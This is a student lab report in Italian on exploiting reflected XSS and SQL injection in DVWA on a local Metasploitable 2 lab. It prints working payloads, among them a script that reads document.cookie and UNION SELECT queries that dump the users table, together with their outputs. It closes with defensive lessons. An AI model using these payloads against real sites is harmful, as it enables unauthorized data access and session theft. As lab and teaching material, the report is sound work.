

ANALISI DELLE VULNERABILITÀ XSS E SQL INJECTION

Studente: Vincenzo Lembo

Corso: Cybersecurity & Ethical Hacking

Esercitazione: W13D4

Argomento: Analisi delle vulnerabilità XSS e SQL Injection

Ambiente: Kali Linux, Metasploitable 2 – UTM

1. Obiettivo dell'esercitazione

L'obiettivo dell'esercitazione è identificare e sfruttare, all'interno di un ambiente virtuale controllato, due vulnerabilità web: **Cross-Site Scripting (XSS Reflected)** e **SQL Injection**.

Le attività sono state eseguite utilizzando Kali Linux come macchina di test e DVWA, ospitata su Metasploitable 2, come applicazione vulnerabile.

L'esercitazione prevede l'esecuzione di payload HTML e JavaScript, la verifica dell'accessibilità dei cookie e l'utilizzo di istruzioni SQL per dimostrare la possibilità di manipolare le interrogazioni al database.

2. Ambiente di laboratorio

Il laboratorio è stato configurato utilizzando due macchine virtuali, connesse alla stessa rete.

Macchina	Indirizzo IP	Funzione
Kali Linux	192.168.50.100	Macchina di test
Metasploitable 2	192.168.50.101	Server vulnerabile

L'applicazione DVWA è stata raggiunta tramite browser Firefox all'indirizzo:

<http://192.168.50.101/dvwa/>

Prima di iniziare le prove, è stata verificata la comunicazione tra le macchine tramite il comando `ping`, con esito positivo.

```
(kali㉿kali)-[~]
└─$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=10.6 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.989 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.919 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.25 ms

— 192.168.50.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.919/3.450/10.641/4.153 ms
```

Successivamente, il livello di sicurezza di DVWA è stato impostato su **Low**, per consentire l'esecuzione delle tecniche previste dall'esercitazione.

3. Analisi della vulnerabilità XSS Reflected

3.1 Verifica dell'interpretazione del codice HTML

Il primo test è stato eseguito nella sezione XSS (Reflected) di DVWA, inserendo nel campo di input il seguente codice:

```
<i>Vincenzo</i>
```

L'applicazione ha restituito il messaggio di saluto visualizzando il nome in corsivo.

Risultato: il browser ha interpretato il codice HTML fornito dall'utente, dimostrando che l'input non veniva correttamente codificato prima di essere inserito nella risposta HTML.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello *Vincenzo*

More info
<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>


3.2 Esecuzione di codice JavaScript

Successivamente è stata verificata la possibilità di eseguire codice JavaScript tramite il seguente payload:

```
<script>alert('Hackerato')</script>
```

Dopo l'invio, il browser ha visualizzato una finestra di avviso contenente il messaggio "Hackerato".

Risultato: il codice JavaScript inserito nel parametro vulnerabile è stato eseguito dal browser, confermando la presenza della vulnerabilità XSS Reflected.



3.3 Accesso ai cookie tramite JavaScript


Per verificare l'impatto della vulnerabilità è stato utilizzato il seguente payload:

```
<script>alert(document.cookie)</script>
```

Il browser ha mostrato i cookie accessibili a JavaScript, tra cui:

- security=low
- PHPSESSID (identificativo della sessione PHP)

Risultato: è stato dimostrato che uno script eseguito tramite XSS può leggere i cookie non protetti dall'attributo HttpOnly. Tale comportamento potrebbe esporre informazioni sensibili e identificativi di sessione.



3.4 Identificazione del webserver

Dal terminale di Kali Linux è stato eseguito il comando:

```
curl -I http://192.168.50.101/dvwa/
```

La risposta HTTP ha fornito le seguenti informazioni:

Parametro	Risultato
Stato HTTP	302 Found
Webserver	Apache/2.2.8 (Ubuntu) DAV/2
Tecnologia server	PHP/5.2.4-2ubuntu5.10
Reindirizzamento	login.php

Lo stato HTTP 302 indica che il server ha richiesto il reindirizzamento alla pagina di autenticazione.

Risultato: è stato possibile identificare alcune tecnologie utilizzate dal server web attraverso gli header HTTP.

```
(kali@kali)-[~]
$ curl -I http://192.168.50.101/dvwa/
HTTP/1.1 302 Found
Date: Fri, 09 Oct 2026 17:45:08 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=10166596fb208f6614372a09e3ac20b4; path=/
Set-Cookie: security=high
Location: login.php
Content-Type: text/html
```

4. Analisi della vulnerabilità SQL Injection

4.1 Verifica del funzionamento della query SQL

La seconda fase è stata eseguita nella sezione SQL Injection di DVWA.

Inserendo il valore **1** nel campo User ID, l'applicazione ha restituito:

- ID: 1
- First name: admin
- Surname: admin

Risultato: è stato verificato il normale funzionamento dell'interrogazione SQL, che restituisce i dati associati all'identificativo richiesto.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

4.2 Sfruttamento della SQL Injection tramite condizione sempre vera

Per verificare la presenza della vulnerabilità è stato inserito il seguente payload:

1' OR '1'='1' #

Il payload modifica la condizione della query originale, introducendo l'operatore OR e una condizione sempre vera.

Il carattere `#` permette di commentare la parte restante dell'istruzione SQL in MySQL.

Dopo l'esecuzione, DVWA ha restituito cinque utenti anziché il singolo record richiesto.

Risultato: è stata confermata la possibilità di alterare la logica della query SQL tramite il parametro User ID.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' OR '1' ='1' #  
First name: admin  
Surname: admin
```

```
ID: 1' OR '1' ='1' #  
First name: Gordon  
Surname: Brown
```

```
ID: 1' OR '1' ='1' #  
First name: Hack  
Surname: Me
```

```
ID: 1' OR '1' ='1' #  
First name: Pablo  
Surname: Picasso
```

```
ID: 1' OR '1' ='1' #  
First name: Bob  
Surname: Smith
```

4.3 Verifica della clausola UNION SELECT

Per verificare la possibilità di combinare i risultati di più interrogazioni è stato utilizzato il payload:

```
1' UNION SELECT 1,2 #
```

La risposta dell'applicazione ha mostrato sia i dati dell'utente admin sia i valori aggiuntivi 1 e 2.

Risultato: il test ha confermato che la query originale restituisce due colonne compatibili con i valori della seconda SELECT e che è possibile aggiungere risultati tramite UNION.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1,2 #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1,2 #
First name: 1
Surname: 2

4.4 Recupero dei dati dalla tabella users

L'ultimo test è stato effettuato utilizzando il seguente payload:

```
1' UNION SELECT first_name,last_name FROM users #
```

La query ha permesso di recuperare i nomi e i cognomi contenuti nella tabella users.

I risultati visualizzati sono stati:

First name	Last name
admin	admin
Gordon	Brown
Hack	Me
Pablo	Picasso
Bob	Smith

La clausola UNION ha combinato i risultati dell'interrogazione originale con quelli della seconda SELECT, eliminando gli eventuali duplicati.

Risultato: è stata dimostrata la possibilità di recuperare informazioni dal database tramite un parametro vulnerabile a SQL Injection.

Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT first_name,last_name FROM users #  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT first_name,last_name FROM users #  
First name: Gordon  
Surname: Brown  
  
ID: 1' UNION SELECT first_name,last_name FROM users #  
First name: Hack  
Surname: Me  
  
ID: 1' UNION SELECT first_name,last_name FROM users #  
First name: Pablo  
Surname: Picasso  
  
ID: 1' UNION SELECT first_name,last_name FROM users #  
First name: Bob  
Surname: Smith
```

5. Impatto delle vulnerabilità

XSS Reflected

La vulnerabilità permette l'esecuzione di codice JavaScript nel browser dell'utente che visita un URL appositamente costruito. Tra i possibili impatti rientrano la manipolazione dei contenuti della pagina e l'accesso a informazioni disponibili agli script, inclusi eventuali cookie di sessione non protetti.

SQL Injection

La vulnerabilità permette di modificare le interrogazioni inviate al database. In base ai privilegi dell'account utilizzato dall'applicazione, un attaccante potrebbe ottenere accesso non autorizzato ai dati, modificarli o compromettere ulteriormente il sistema.

6. Conclusioni

L'esercitazione ha permesso di identificare e sfruttare con successo due vulnerabilità presenti nell'applicazione DVWA configurata con livello di sicurezza Low.

I test XSS Reflected hanno dimostrato la possibilità di eseguire codice HTML e JavaScript non autorizzato e di accedere ai cookie disponibili agli script.

I test SQL Injection hanno confermato la possibilità di alterare le interrogazioni SQL e recuperare dati dalla tabella users mediante l'utilizzo della clausola UNION SELECT.

Le prove effettuate evidenziano l'importanza di una corretta gestione degli input, della codifica dell'output e dell'utilizzo di interrogazioni SQL parametrizzate per la sicurezza delle applicazioni web.

Tutte le attività sono state svolte esclusivamente all'interno di un laboratorio virtuale controllato, con finalità didattiche.

Vincenzo Lembo